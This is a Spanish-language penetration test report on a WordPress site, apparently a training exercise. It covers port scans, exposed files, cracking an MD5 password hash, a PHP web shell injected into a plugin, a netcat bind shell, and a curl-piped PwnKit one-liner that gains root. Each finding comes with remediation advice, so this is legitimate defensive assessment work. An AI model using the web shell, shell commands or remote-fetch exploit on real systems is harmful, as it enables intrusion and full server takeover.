
INFRAESTRUCTURA DE SERVIDORES

HERRAMIENTAS UTILIZADAS

NMap, SSH

DESCRIPCIÓN

Se observa que el web server no cuenta con alta disponibilidad ni balanceo de carga, lo que lo convierte en altamente susceptible a quedar fuera de servicio tras un ataque de denegación de servicios (DoS, DDoS), además no cuenta con un WAF (Web Application Firewall), por lo que es muy vulnerable a cualquier ataque sobre las aplicaciones web mencionadas precedentemente.



RECOMENDACIÓN

Se recomienda la instalación de un WAF y segmentar la red incluyendo una DMZ para protección de los recursos WEB expuestos a internet. Además de la configuración de un web server paralelo a modo de alta disponibilidad tras un balanceador de carga para protección ante ataques que puedan afectar la disponibilidad del sitio.

ESCANEO Y ENUMERACIÓN

HERRAMIENTAS UTILIZADAS

Para la etapa de escaneo y enumeración se utilizaron herramientas como Nikto, Nmap, OWASP ZAP y WFUZZ para el listado de directorios.

DESCRIPCIÓN

En esta prueba de seguridad, se analizan los puertos de red para averiguar cuáles están abiertos, siendo estos posibles vectores de ataque así como de sustracción, modificación o eliminación de información.

Después de aplicar este nmap detectamos que tenían 3 puertos abiertos y sus respectivas versiones. Uno de estos puertos era un servidor Apache en el puerto 80 , un SSH en el puerto 8080, y se detectó un sistema memcached (sistema de almacenamiento de cache). Como nos pareció raro que hubiera un SSH en el puerto 8080 realizamos un grab del banner con NetCat

para confirmar su existencia y fue afirmativo.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sV -p- --script banner 192.241.141.49
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-24 07:53 EDT
Nmap scan report for 192.241.141.49
Host is up (0.14s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu)) 1
|_http-server-header: Apache/2.4.18 (Ubuntu)
8080/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0) 2
|_banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
11211/tcp filtered memcache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel 3

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 466.75 seconds

(kali㉿kali)-[~]
└─$ nc -vn 192.241.141.49 8080
(UNKNOWN) [192.241.141.49] 8080 (http-alt) open
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
```

Después se aplicó un Nikto en el cual se detectó que hay un WordPress que utiliza un plugin Akismet y un phpMyAdmin.

```
(kali㉿kali)-[~]
└─$ nikto -h http://bridgedesign.space/
- Nikto v2.1.6

+ Target IP: 192.241.141.49
+ Target Hostname: bridgedesign.space
+ Target Port: 80
+ Start Time: 2022-05-23 21:06:59 (GMT-4)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'link' found, with multiple values: (<http://bridgedesign.space/wp-json/>; rel="https://api.w.org/",<http://bridgedesign.space/>; rel=shortlink,)
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /phpmyadmin/: phpMyAdmin directory found
+ Cookie wordpress_test_cookie created without the httponly flag
+ OSVDB-3268: /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information
+ /wp-login.php: Wordpress login found
+ 7937 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time: 2022-05-23 21:27:49 (GMT-4) (1250 seconds)
```

ESCANEEO DE VULNERABILIDADES

HERRAMIENTAS UTILIZADAS

DESCRIPCIÓN

En esta etapa de seguridad, descubrimos vulnerabilidades para posteriormente poder analizar si podemos explotarlas.

INFORMACIÓN SENSIBLE EXPUESTA A INTERNET - CRÍTICA

DESCRIPCIÓN

Durante la etapa de reconocimiento y enumeración de directorios del sitio `bridgedesign.space` pudimos observar que un directorio expuesto a internet llamado "storage" contiene un documento denominado "Procedimientos tech.doc", un archivo que contiene un Hash con password por defecto del usuario `tomashsrv` el cual podría permitir ingresar a través del servicio SSH (`http://bridgedesign.space:80/storage/Procedimientos%20tech.docx`).

También dentro de "storage" se encuentra el archivo "Auditoria.zip" que contiene documentos con detalles técnicos de la configuración de servidores.

Por último, durante la etapa de inteligencia hemos encontrado que en el perfil de usuario de GitLab que correspondería a un empleado de la empresa bajo el nombre de HUGOMISSOL, se hallaban expuestas las credenciales de administración de Wordpress.

SEVERIDAD

Al encontrarse expuesta públicamente información sensible, como ser la relacionada a credenciales de acceso a la infraestructura tecnológica de Bridge Design potenciales, los atacantes a la organización podrían acceder a la misma, establecerse y escalar privilegios de administrador. Lo descrito anteriormente conlleva a un riesgo crítico para la confidencialidad de la información de la empresa como así también para su continuidad de negocio, atentando contra la disponibilidad de la información y de sus servicios.

EVIDENCIA


En la siguiente evidencia se puede ver como al escanear el puerto 80 se ve el directorio storage:

```
(kali@kali)-[~]
└─$ sudo nmap -n -p80 --script http-enum --script-args=http-fingerprints.nikto-db-path 192.241.141.49
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-24 15:49 EDT
Nmap scan report for 192.241.141.49
Host is up (0.14s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
| /wordpress/: Blog
| /wp-login.php: Possible admin folder
| /phpmyadmin/: phpMyAdmin
| /readme.html: Wordpress version: 2
| /wp-includes/images/rss.png: Wordpress version 2.2 found.
| /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
| /wp-includes/images/blank.gif: Wordpress version 2.6 found.
| /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
| /wp-login.php: Wordpress login page.
| /wp-admin/upgrade.php: Wordpress login page.
| /readme.html: Interesting, a readme.
|_ /storage/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'

Nmap done: 1 IP address (1 host up) scanned in 17.46 seconds
```


En la siguiente figura se puede observar la Información expuesta en el directorio storage:



Como se puede apreciar se ve el acceso a los archivos mencionados junto a la información del servidor Apache en el puerto 80.

El archivo Auditoria.zip se encontraba protegido con una clave. Previamente a utilizar herramientas de password cracking, utilizamos técnicas de password guessing de manera de obtener la clave del archivo con palabras relacionadas a la empresa. Luego de muy pocos intentos, descubrimos que la contraseña utilizada para este archivo era "bridgedesign".

Dentro de este archivo comprimido podemos ver archivos txt con detalles técnicos de configuración, En uno de ellos, denominado 192.241.151.12etc-passwd.txt se encontró nuevamente el usuario "tomashsrv". La password de este usuario el archivo mencionado, se encuentra protegida bajo el mecanismo de hash.



Luego, a través de HashCat pudimos obtener el valor del string original hasheado, el cual arrojó al igual que la información encontrada en el documento "Procedimiento tech.docx" el valor to*****18.

```
(kali@kali)~[/xsssniper]
$ sudo hashcat --outfile-autohex-disable -a 0 -m 0 ./hashtomas.txt ./dictionary -r /usr/share/hashcat/rules/rockyou-30000.rule
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: pthread-Intel(R) Core(TM) i7-6600U CPU @ 2.60GHz, 1441/2947 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests; 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 30000

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: ./dictionary
* Passwords.: 17
* Bytes.....: 194
* Keyspace...: 510000
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.
71ac35722440dae792c2535bd8f3fb44 to
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MDS)
Hash.Target.....: 71ac35722440dae792c2535bd8f3fb44
```

En la siguiente figura se ve el contenido de procedimientos.doc en donde se puede ver la contraseña por defecto con el mismo hash que la encontrada en el txt de auditoria.zip nombrado anteriormente.

Los Servidores serán instalados en gabinetes licitados en la partida 4 de la presente licitación.

La configuración de los sistemas operativos, software de virtualización configuración de servidores, solución de respaldo (Backup), bases de datos, servidor web, portal web serán realizadas por el licitante ganador.

La password por defecto para el usuario tomashsv en todos los servers será 71a [REDACTED] fb44 .

Los Cables de Red, fibras ópticas, cables de corriente y demás accesorios necesarios para la correcta instalación de los equipos así como los drivers, software y de mas accesorios necesarios serán proveídos por el licitante ganador de la presente licitación y se aclara que todos los suministros y accesorios deberán ser originales del fabricante.

Con respecto a las credenciales de Wordpress encontradas en el proyecto de GitLab que referiría a un empleado de la empresa, se muestra en la sección de OSINT del informe técnico las pruebas demostradas.

RECOMENDACIÓN

Como recomendación para evitar estas vulnerabilidades proponemos lo siguiente:

- Generar espacios de concientización y capacitación del personal de Bridge Design Argentina acerca de los riesgos de exponer información sensible de la organización en internet.
- La utilización de contraseñas robustas y la utilización de medidas adicionales de protección y de monitoreo a aquellos usuarios con perfiles de administración.
- La utilización de métodos de hash robustos, y no aquellos considerados débiles como MD5.

SERVICIO SSH EXPUESTO A INTERNET – ALTA

DESCRIPCIÓN

De acuerdo al resultado del escaneo de puerto realizado con la herramienta Nmap se detectó que el servicio SSH se encuentra expuesto a internet en el puerto 8080.

EVIDENCIA

Al realizar un escaneo de puertos con la herramienta Nmap obtenemos la evidencia del hallazgo descrito.

```
8080/tcp open      ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
```

SEVERIDAD

Consideramos como una vulnerabilidad crítica debido a que el servicio ssh permite acceso a la interfaz de comandos de un servidor de forma remota como si se tratase de forma presencial lo que implica que un atacante logre ganar acceso al servidor de forma inadvertida.

RECOMENDACIÓN

No es recomendable que dicho servicio esté expuesto a Internet sin los debidos controles de seguridad que eviten el acceso remoto desde cualquier locación externa a la empresa. En caso de que indefectiblemente sea necesario su uso desde Internet, debe configurarse de forma segura restringiendo las posibles conexiones sólo a algunos equipos que puedan ser identificados como confiables mediante el intercambio de claves RSA.

VERSIÓN DE APACHE DESACTUALIZADA - MEDIA

DESCRIPCIÓN

Se detectó la utilización de la versión de Apache Server 2.4.18 la cual se encuentra desactualizada, fuera de soporte y con vulnerabilidades conocidas las cuales pueden ser aprovechadas por un potencial atacante.


El detalle de las vulnerabilidades que pueden ser explotadas, su score y complejidad de explotación se pueden encontrar en el siguiente sitio web:

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-553326/Apache-Http-Server-2.4.18.html

SEVERIDAD

Considerando que la mayoría de las posibles vulnerabilidades que se pueden explotar al tener la versión desactualizada no pasan de los 5 puntos, decidimos catalogar a esta vulnerabilidad con un nivel Medio de criticidad.

EVIDENCIA



Como se muestra en la sección de ESCANEOS Y ENUMERACIÓN, en el Nmap nos mostró que la versión estaba desactualizada.

RECOMENDACIÓN

Actualizar la versión de Apache a su última versión estable 2.4.54, y establecer un proceso de detección temprana de software desactualizado.

REPORTE ZAP

En la parte de Anexo se adjuntan capturas de un reporte ZAP. El mismo enumera y explica las vulnerabilidades que encontró cuyo recuento fue:

Risk Level	Number of Alerts
High	10
Medium	9
Low	5
Informational	4

EXPLOTACIÓN - ATAQUE A WORDPRESS

DESCRIPCIÓN

Utilizando credenciales que se encontraron en la etapa de OSINT, se logró acceder al panel de administración de Wordpress del sitio web.

Esto permitió no sólo poder leer toda la información del sitio, sino también acceder a la base de datos del mismo.

A su vez, mediante inyección de código malicioso en el panel de administración, se logró obtener persistencia en el servidor lo cual llevó a que luego se puedan escalar privilegios hasta obtener control total del servidor.

SEVERIDAD


Según la calculadora provista por [NIST](#), se obtuvo un puntaje total de 4.1, lo cual deja esto como una vulnerabilidad medio-baja.

Esto se debe a que se debe estar autenticado para realizar el ataque y además este no afecta al funcionamiento de la empresa.

Sin embargo, al estar autenticado es muy sencillo escalar privilegios en el servidor o leer información privada.

Vector CVSS 3.1

[AV:L/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H/E:P/RL:X/RC:R/CR:L/IR:L/AR:L/MAV:L/MAC:H/MPR:H/MUI:N/MS:U/MC:H/MI:H/MA:H](#)



EVIDENCIA

Para realizar el ataque se necesita estar autenticado en el panel de administración. Para ello se utilizaron las credenciales encontradas anteriormente en la etapa de OSINT:

Usuario: **admin**

Clave: **to*****18**

Una vez autenticado en wordpress, se encontró el plugin Akismet el cual tiene un editor de texto que permite modificar el archivo .php con la configuración del propio plugin.

The screenshot shows the WordPress Admin Dashboard for 'Bridge Design Argentina'. The left sidebar contains navigation links: Dashboard, Posts, Media, Pages, Comments, Appearance, Plugins (highlighted), Users, Tools, Settings, and Collapse menu. Under 'Plugins', there are links for 'Installed Plugins', 'Add New', and 'Editor' (highlighted with a red box). The main content area is titled 'Edit Plugins' and displays a message: 'This theme recommends the following plugins: [Coming Soon](#), [Progress Bar](#) and [Team](#). [Begin installing plugins](#) | [Dismiss this notice](#)'. Below this, a message states 'File edited successfully.' The main section is titled 'Editing akismet/akismet.php (inactive)' and shows the PHP code for the plugin. The code includes comments and function definitions for version, minimum WP version, plugin directory, delete limit, activation/deactivation hooks, and admin actions. At the bottom, there is a 'Documentation' section with a dropdown menu for 'Function Name...' and a 'Look Up' button, and an 'Update File' button.

Al observar la configuración del plugin, se puede notar que en caso de llamar al archivo **akismet.php** se devuelve un texto plano de respuesta:

```
// Make sure we don't expose any info if called directly
if ( !function_exists( 'add_action' ) ) {
    echo 'Hi there! I\'m just a plugin, not much I can do when called directly.';
    exit;
}
```

Sabiendo que el Wordpress almacena los plugins en el directorio **/wp-content/plugins/** se puede comprobar visitando la siguiente URL:

<http://bridgedesign.space/wp-content/plugins/akismet/akismet.php>



Habiendo comprobado esto, se hizo la prueba de inyectar código PHP en la función que devuelve el texto visto en el paso anterior:

```
// Make sure we don't expose any info if called directly
if ( !function_exists( 'add action' ) ) {
    $cmd = $_GET["cmd"];
    echo "<pre>";
    echo shell_exec($cmd);
    exit;

    echo 'Hi there! I\'m just a plugin, not much I can do when called directly.';
    exit;
}
```

Este fragmento de código simplemente lo que hace es tomar parámetros GET por URL y ejecutarlos en el servidor.

Para probarlo podemos por ejemplo, listar los archivos que se encuentran en el directorio **/var/www/html**

<http://bridgedesign.space/wp-content/plugins/akismet/akismet.php?cmd=ls%20-la%20/var/www/>

```
total 7800
drwxr-xr-x  8 www-data www-data   4096 May 23 23:15 .
drwxr-xr-x  3 root     root       4096 Jun 24  2018 ..
-rw-r--r--  1 www-data www-data  11321 Jun 24  2018 index.html.BK
-rw-r--r--  1 www-data www-data    418 Sep 25  2013 index.php
-rw-r--r--  1 www-data www-data  19935 Jun 26  2018 license.txt
-rw-r--r--  1 www-data www-data   7338 Jun 26  2018 readme.html
drwxr-xr-x  2 root     root       4096 Nov 22  2021 soc
drwxr-xr-x  2 www-data www-data   4096 Feb  5 14:06 storage
drwxr-xr-x  2 www-data www-data   4096 Jun 24  2018 wordpress
-rw-r--r--  1 www-data www-data 7762865 Apr 12  2016 wordpress-4.5.tar.gz
-rw-r--r--  1 www-data www-data   5032 Jan 28  2016 wp-activate.php
drwxr-xr-x  9 www-data www-data   4096 Apr 12  2016 wp-admin
-rw-r--r--  1 www-data www-data    364 Dec 19  2015 wp-blog-header.php
-rw-r--r--  1 www-data www-data   1476 Jan 30  2016 wp-comments-post.php
-rw-r--r--  1 www-data www-data   2853 Dec 16  2015 wp-config-sample.php
-rw-r--r--  1 www-data www-data   2925 Feb  5 13:22 wp-config.php
drwxr-xr-x  6 www-data www-data   4096 May 27 22:55 wp-content
-rw-r--r--  1 www-data www-data   3286 May 24  2015 wp-cron.php
drwxr-xr-x 16 www-data www-data  12288 Apr 12  2016 wp-includes
-rw-r--r--  1 www-data www-data   2380 Oct 24  2013 wp-links-opml.php
-rw-r--r--  1 www-data www-data   3316 Nov  5  2015 wp-load.php
-rw-r--r--  1 www-data www-data  33852 Jun 26  2018 wp-login.php
-rw-r--r--  1 www-data www-data   8094 Jun 26  2018 wp-mail.php
-rw-r--r--  1 www-data www-data  13106 Feb 17  2016 wp-settings.php
-rw-r--r--  1 www-data www-data  28624 Jan 28  2016 wp-signup.php
-rw-r--r--  1 www-data www-data   4035 Nov 30  2014 wp-trackback.php
-rw-r--r--  1 www-data www-data   3061 Oct  2  2015 xmlrpc.php
```

Habiendo comprobado que tenemos posibilidad de ejecutar comandos de manera remota, podemos dejar en el servidor una shell reversa creada con netcat:

El comando utilizado es `/bin/bash 0<return | nc -l -p 6666 1>return`

el cual fue agregado a la url encodeado.

<http://bridgedesign.space/wp-content/plugins/akismet/akismet.php?cmd=/bin/bash%20%3Creturn%20|%20nc%20-l%20-p%206666%201%3Creturn>

Luego si nos conectamos de manera remota a la ip pública del servidor y al puerto que dejamos a la escucha anteriormente conseguimos una consola interactiva al servidor con el usuario **www-data**.

```
[destination] [port]
~/Downloads$ nc 192.241.141.49 7575
~/Downloads$ nc 192.241.141.49 6666
whoami
www-data
```

Todas las capturas fueron tomadas en el día 27/05/2022

Eliminar repositorios públicos o bien hacerlos privados para que no queden expuestos datos sensibles como contraseñas o archivos de configuración con datos sensibles.

Lo ideal también sería que se actualicen las contraseñas, ya que por más que se elimine o se haga privado un repositorio, el atacante puede tener ya los datos necesarios para poder ingresar al sitio. A su vez, las contraseñas deben ser contraseñas fuertes y de varios caracteres para que no sea tan sencillo descifrarlas.

Otra opción para proteger la autenticación a wordpress es utilizar un método de doble factor de autenticación. Esto se puede lograr a través de la instalación de [plugins](#) de terceros.

RIESGO

Con este ataque se pudo leer archivos de configuración (wp-config.php) con acceso a una base de datos del sitio web, la cual tiene un cliente disponible para acceder mediante <http://bridgedesign.space/phpmyadmin/>

Esto da lugar a ataques de tipo ransomware y la posibilidad de extraer datos de clientes que se hayan comunicado a través del sitio web.

Lo más crítico, es que una vez autenticado como www-data en el servidor, se puede escalar privilegios de una forma sencilla y obtener control total del servidor.

ESCALADO DE PRIVILEGIOS

DESCRIPCIÓN

Teniendo una consola interactiva en el servidor con el usuario www-data, se pudo escalar privilegios directamente a root explotando la vulnerabilidad [CVE-2021-4034](#), la cual hace uso del ejecutable **pkexec**.

SEVERIDAD

Según NIST, esta vulnerabilidad está catalogada como ALTA, con un puntaje de 7.8:

Severity

CVSS Version 3.xCVSS Version 2.0

CVSS 3.x Severity and Metrics:

**NIST: NVD****Base Score: 7.8 HIGH****Vector: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H**

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Esto se debe a que sin importar el usuario, se puede escalar a root con un solo comando.

EVIDENCIA

Se comprobó la existencia de pkexec:

```
www-data@fedora5:/var/www/html/wp-content/plugins/akismet$ which pkexec
which pkexec
/usr/bin/pkexec
```

Luego se utilizó un comando de una sola línea que explota dicha vulnerabilidad, el cual se puede encontrar en <https://github.com/ly4k/PwnKit>:

sh -c "\$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"

Si bien hay varias pruebas de concepto que explotan esta vulnerabilidad, esta permite hacerlo a través de un shell script que www-data puede ejecutar. Ya que la vulnerabilidad consiste en compilar un archivo .c y esto hace el proceso del ataque más complejo.

Resultado:

```
www-data@fedora5:/var/www/html/wp-content/plugins/akismet$
www-data@fedora5:/var/www/html/wp-content/plugins/akismet$
www-data@fedora5:/var/www/html/wp-content/plugins/akismet$
www-data@fedora5:/var/www/html/wp-content/plugins/akismet$
www-data@fedora5:/var/www/html/wp-content/plugins/akismet$ sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"
root@fedora5:/var/www/html/wp-content/plugins/akismet#
```

Una vez realizado este proceso ya tenemos control del usuario root, por lo tanto del servidor.

Se puede comprobar el permiso SUID del ejecutable pkexec en el siguiente comando:

```
history
find / -type f -perm -04000 -ls 2>/dev/null
29189 12 -rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
26124 40 -rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
28135 420 -rwsr-xr-x 1 root root 428240 Mar 4 2019 /usr/lib/openssh/ssh-keysign
17326 44 -rwsr-xr-x 1 root messagebus 42992 Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
6768 16 -rwsr-xr-x 1 root root 14864 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
9888 112 -rwsr-xr-x 1 root root 110792 Feb 8 2021 /usr/lib/snapd/snap-confine
24263 40 -rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
17070 136 -rwsr-xr-x 1 root root 136808 Jan 20 2021 /usr/bin/sudo
24590 52 -rwsr-sr-x 1 daemon daemon 51464 Jan 14 2016 /usr/bin/at
24478 36 -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
24266 56 -rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
24264 76 -rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
24111 40 -rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
24265 52 -rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
6772 24 -rwsr-xr-x 1 root root 23376 Mar 27 2019 /usr/bin/pkexec
24477 36 -rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
154 32 -rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
90 40 -rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
118 44 -rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
75 28 -rwsr-xr-x 1 root root 27608 Nov 30 2017 /bin/umount
68 40 -rwsr-xr-x 1 root root 40152 Nov 30 2017 /bin/mount
117 44 -rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
```

RECOMENDACIÓN

Actualizar el sistema operativo del servidor (Ubuntu) a su última versión.

